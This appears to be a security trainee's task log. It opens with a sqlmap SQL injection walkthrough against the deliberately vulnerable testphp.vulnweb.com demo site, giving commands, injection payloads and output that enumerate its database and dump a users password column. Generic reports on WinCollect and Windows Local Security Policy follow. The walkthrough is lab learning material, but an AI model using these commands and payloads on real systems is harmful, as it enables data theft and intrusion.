
```
sqlmap -u "http://testphp.vulnweb.com/artists.php?artist=2" -dbs
```



```
┌──(mohit_yadav㉿kali)-[~]
└─$ sqlmap -u "http://testphp.vulnweb.com/artists.php?artist=2" -dbs
        ___
       __H__
 ___ ___[,]_____ ___ ___  {1.7.8#stable}
|_ -| . ["]     | .'| . |
|___|_  ["]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not r
esponsible for any misuse or damage caused by this program

[*] starting @ 07:08:38 /2023-09-13/

[07:08:38] [INFO] resuming back-end DBMS 'mysql'
[07:08:38] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: artist (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: artist=2 AND 3887=3887

    Type: time-based blind
    Title: MySQL ⩾ 5.0.12 AND time-based blind (query SLEEP)
    Payload: artist=2 AND (SELECT 2042 FROM (SELECT(SLEEP(5)))eyzw)

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: artist=-5183 UNION ALL SELECT NULL,CONCAT(0×7171707071,0×617a4f6f434b614c524e6371767a4c47666c525773527953715a516466596d4761476c725443516b,0×7171716b71),NULL-- -
---
[07:08:39] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL ⩾ 5.0.12
[07:08:39] [INFO] fetching database names
available databases [2]:
[*] acuart
[*] information_schema

[07:08:39] [INFO] fetched data logged to text files under '/home/mohit_yadav/.local/share/sqlmap/output/testphp.vulnweb.com'

[*] ending @ 07:08:39 /2023-09-13/
```

Tables present in one of the schema:


sqlmap -u "http://testphp.vulnweb.com/artists.php?artist=2" -D acuart --tables



```
┌──(mohit_yadav㉿kali)-[~]
└─$ sqlmap -u "http://testphp.vulnweb.com/artists.php?artist=2" -D acuart --tables
        ___
       __H__
 ___ ___[(]_____ ___ ___  {1.7.8#stable}
|_ -| . [)]     | .'| . |
|___|_  [,]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not r
esponsible for any misuse or damage caused by this program

[*] starting @ 07:09:00 /2023-09-13/

[07:09:00] [INFO] resuming back-end DBMS 'mysql'
[07:09:00] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: artist (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: artist=2 AND 3887=3887

    Type: time-based blind
    Title: MySQL ⩾ 5.0.12 AND time-based blind (query SLEEP)
    Payload: artist=2 AND (SELECT 2042 FROM (SELECT(SLEEP(5)))eyzw)

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: artist=-5183 UNION ALL SELECT NULL,CONCAT(0×7171707071,0×617a4f6f434b614c524e6371767a4c47666c525773527953715a516466596d4761476c725443516b,0×7171716b71),NULL-- -
---
[07:09:01] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL ⩾ 5.0.12
[07:09:01] [INFO] fetching tables for database: 'acuart'
Database: acuart
[8 tables]
+-----------+
| artists   |
| carts     |
| categ     |
| featured  |
| guestbook |
| pictures  |
| products  |
| users     |
+-----------+

[07:09:01] [INFO] fetched data logged to text files under '/home/mohit_yadav/.local/share/sqlmap/output/testphp.vulnweb.com'
```

Columns present in the table:


sqlmap -u "http://testphp.vulnweb.com/artists.php?artist=2" -D acuart -T users --columns



```
┌──(mohit_yadav㉿kali)-[~]
└─$ sqlmap -u "http://testphp.vulnweb.com/artists.php?artist=2" -D acuart -T users --columns
        ___
       __H__
 ___ ___[)]_____ ___ ___  {1.7.8#stable}
|_ -| . [,]     | .'| . |
|___|_  [(]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not r
esponsible for any misuse or damage caused by this program

[*] starting @ 07:11:45 /2023-09-13/

[07:11:45] [INFO] resuming back-end DBMS 'mysql'
[07:11:45] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: artist (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: artist=2 AND 3887=3887

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: artist=2 AND (SELECT 2042 FROM (SELECT(SLEEP(5)))eyzw)

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: artist=-5183 UNION ALL SELECT NULL,CONCAT(0×7171707071,0×617a4f6f434b614c524e6371767a4c47666c525773527953715a516466596d4761476c725443516b,0×7171716b71),NULL-- -
---
[07:11:46] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL ≥ 5.0.12
[07:11:46] [INFO] fetching columns for table 'users' in database 'acuart'
Database: acuart
Table: users
[8 columns]
+---------+--------------+
| Column  | Type         |
+---------+--------------+
| name    | varchar(100) |
| address | mediumtext   |
| cart    | varchar(100) |
| cc      | varchar(100) |
| email   | varchar(100) |
| pass    | varchar(100) |
| phone   | varchar(100) |
| uname   | varchar(100) |
+---------+--------------+

[07:11:46] [INFO] fetched data logged to text files under '/home/mohit_yadav/.local/share/sqlmap/output/testphp.vulnweb.com'
```

Data present in the instance:

sqlmap -u "http://testphp.vulnweb.com/artists.php?artist=2" -D acuart -T users -C pass -dump



```
┌──(mohit_yadav㉿kali)-[~]
└─$ sqlmap -u "http://testphp.vulnweb.com/artists.php?artist=2" -D acuart -T users -C pass -dump
        ___
       __H__
 ___ ___[)]_____ ___ ___  {1.7.8#stable}
|_ -| . [,]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not r
esponsible for any misuse or damage caused by this program

[*] starting @ 07:12:02 /2023-09-13/

[07:12:02] [INFO] resuming back-end DBMS 'mysql'
[07:12:02] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: artist (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: artist=2 AND 3887=3887

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: artist=2 AND (SELECT 2042 FROM (SELECT(SLEEP(5)))eyzw)

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: artist=-5183 UNION ALL SELECT NULL,CONCAT(0×7171707071,0×617a4f6f434b614c524e6371767a4c47666c525773527953715a516466596d4761476c725443516b,0×7171716b71),NULL-- -
---
[07:12:03] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL ≥ 5.0.12
[07:12:03] [INFO] fetching entries of column(s) 'pass' for table 'users' in database 'acuart'
Database: acuart
Table: users
[1 entry]
+------+
| pass |
+------+
| test |
+------+

[07:12:03] [INFO] table 'acuart.users' dumped to CSV file '/home/mohit_yadav/.local/share/sqlmap/output/testphp.vulnweb.com/dump/acuart/users.csv'
[07:12:03] [INFO] fetched data logged to text files under '/home/mohit_yadav/.local/share/sqlmap/output/testphp.vulnweb.com'

[*] ending @ 07:12:03 /2023-09-13/
```

TASK – 12

11/09/2023

REPORT ON WINCOLLECT AND STANDALONE WINCOLLECT

This report provides an in-depth analysis of WinCollect and its standalone version. Win Collect is a security event log forwarding tool primarily designed for Windows environments. The standalone version offers organizations flexibility and scalability in collecting and forwarding security event logs, enhancing their overall security posture. This report explores the purpose, features, benefits, deployment considerations, best practices, challenges, and limitations of both WinCollect and the standalone variant.

Introduction:

In the rapidly evolving landscape of cybersecurity, organizations require robust solutions to monitor, collect, and analyze security event logs. WinCollect is a crucial component in this regard, designed to simplify log collection and forwarding. It acts as a bridge between Windows-based systems and various Security Information and Event Management (SIEM) solutions, aiding in real-time threat detection and incident response.

Purpose and Functionality:

WinCollect serves as an agent responsible for collecting and forwarding Windows event logs and other security-related data to SIEM solutions. It enables organizations to have a centralized view of security events, enhancing their ability to detect and respond to potential threats promptly.

Key Features:

- **Real-time log collection**: WinCollect ensures that security event logs are forwarded to the SIEM system in real-time, allowing for timely threat detection.
- **Log normalization**: It normalizes logs from various Windows sources, making them easier to interpret and analyze.
- **Custom filtering and parsing**: Users can define custom filters and parsing rules to tailor the collection of specific events, reducing noise and enhancing the relevance of collected data.
- **Load balancing:** WinCollect supports load balancing to distribute logs evenly across SIEM servers, improving scalability and reliability.

Benefits:

- **Improved security posture**: By centralizing log data, WinCollect enhances an organization's ability to detect and respond to security threats promptly.
- **Enhanced compliance**: It aids in meeting regulatory compliance requirements by collecting and storing logs in a structured manner.
- **Scalability**: WinCollect can be easily scaled to accommodate the growing log volume in an organization.
- **Reduced network traffic**: Custom filtering and parsing help reduce unnecessary network traffic by forwarding only relevant logs.

Standalone WinCollect:

Definition and Purpose:

The standalone version of WinCollect is a variant that operates independently without the need for a SIEM system. While the primary WinCollect is designed to forward logs to SIEM solutions, standalone WinCollect provides the option to collect and store logs locally or in a centralized repository, making it a valuable tool for organizations with varying needs.

Use Cases:

- **Log aggregation and analysis**: Organizations can use standalone WinCollect to aggregate logs from multiple Windows-based systems into a central repository for analysis and auditing purposes.
- **Forensic investigations**: Standalone WinCollect can be a valuable tool in forensic investigations, allowing for the collection and preservation of log data for legal and investigative purposes.
- **Compliance auditing**: It assists organizations in meeting compliance requirements by storing logs in a secure and tamper-evident manner.

Benefits:

Independence from SIEM: Standalone WinCollect provides organizations with a log collection solution that doesn't depend on a SIEM system, offering flexibility and autonomy.

- **Cost-effective**: It can be a cost-effective solution for organizations that require log collection and storage without the need for a full-fledged SIEM.
- **Scalability**: Like its counterpart, standalone WinCollect can be scaled to accommodate growing log volumes.
- **Local or centralized storage**: Organizations can choose to store logs locally or in a centralized repository based on their requirements.

Network Architecture:

Organizations should consider their network architecture when deploying WinCollect or standalone WinCollect to ensure efficient log forwarding and minimal latency.

Implementing load balancing and failover mechanisms can improve the reliability of log collection.

Hardware and Software Requirements:

Both WinCollect and standalone WinCollect have specific hardware and software requirements that organizations must meet for optimal performance.

These requirements typically include CPU, memory, disk space, and OS compatibility.

Configuration Options:

Proper configuration of WinCollect or standalone WinCollect is critical for successful log collection. Organizations should define custom filters and parsing rules to collect relevant data.

Secure communication protocols, such as TLS, should be used to protect log data during transit.

Best Practices for WinCollect:

- Security: Implement strong authentication mechanisms to ensure that only authorized users can configure and access WinCollect. Regularly update WinCollect to patch known vulnerabilities and ensure its security.
- Scalability: Monitor the log volume and system performance to identify when scaling is necessary. Implement load balancing to distribute log traffic evenly and prevent bottlenecks.
- Performance: Optimize log collection by defining precise filtering rules and reducing unnecessary data. Monitor Win Collect’s performance to identify and address bottlenecks or issues promptly.

Challenges and Limitations:

WinCollect may require significant configuration and maintenance efforts, especially in complex environments. Scalability challenges may arise in high-volume environments, requiring careful planning. Standalone WinCollect may lack some advanced features offered by full-fledged SIEM systems.

Conclusion:

WinCollect and standalone WinCollect are valuable tools in an organization's cybersecurity arsenal, facilitating efficient log collection and forwarding. WinCollect, when integrated with a SIEM solution, offers real-time threat detection and improved security posture. Standalone WinCollect provides flexibility and independence, making it suitable for a variety of use cases, including log aggregation and forensic investigations. However, organizations should carefully consider their specific needs, network architecture, and compliance requirements when deploying these solutions.

TASK – 13

12/09/2023

LOCAL SECURITY POLICY

Introduction

Local Security Policy is a crucial component of computer systems' security infrastructure. It encompasses a set of rules and configurations that dictate access controls, authentication, auditing, and other security-related settings on an individual computer. This documentation provides an overview of Local Security Policy, its purpose, key components, and best practices for effective management.

Purpose and Importance

Local Security Policy serves several essential purposes:

- **Access Control**: It defines who is allowed to access the computer and what level of access they have, ensuring that unauthorized users or processes cannot compromise the system's integrity.
- **Authentication**: Local Security Policy specifies the authentication methods employed to verify the identities of users and processes attempting to access the computer, enhancing security.
- **Auditing and Monitoring**: It configures which security events are logged and monitored, aiding in the detection of security incidents and ensuring accountability.
- **Data Protection**: Local Security Policy can enforce encryption and data protection policies to safeguard sensitive information stored on the computer.
- **Password Policies**: It governs rules for password complexity, expiration, and lockout settings, enhancing the strength of user authentication.

Components of Local Security Policy

- **Account Policies**: This section covers settings related to user accounts, including password policies (e.g., complexity, length, history), account lockout policies, and Kerberos authentication policies.
- **Local Policies**: Local Policies encompass audit policies (specifying what events to log), user rights assignment (granting specific permissions to users or groups), and security options (configuring system behavior and security settings).
- **Event Log**: This component defines how the computer's event logs are managed, including log size, retention policies, and which types of events are audited.

Best Practices for Local Security Policy Management

- **Regular Review and Updates**: Conduct periodic reviews of local security policies to ensure they remain aligned with evolving security threats and compliance requirements. Update policies as needed.
- **Least Privilege Principle**: Follow the principle of least privilege, granting users and processes only the minimum access required to perform their tasks.
- **Strong Authentication**: Enforce strong authentication methods, including multi-factor authentication (MFA) where feasible.
- **Auditing and Monitoring**: Configure auditing settings to log relevant security events, and establish a process for regularly reviewing logs for unusual activities or security breaches.

Conclusion

Local Security Policy plays a pivotal role in fortifying the security posture of individual computer systems. By defining access controls, authentication methods, auditing, and encryption settings, it helps protect data, applications, and resources on the computer. Adhering to best practices for the management of Local Security Policy is crucial for mitigating security risks and maintaining the integrity and confidentiality of computer systems and the data they contain.

==

==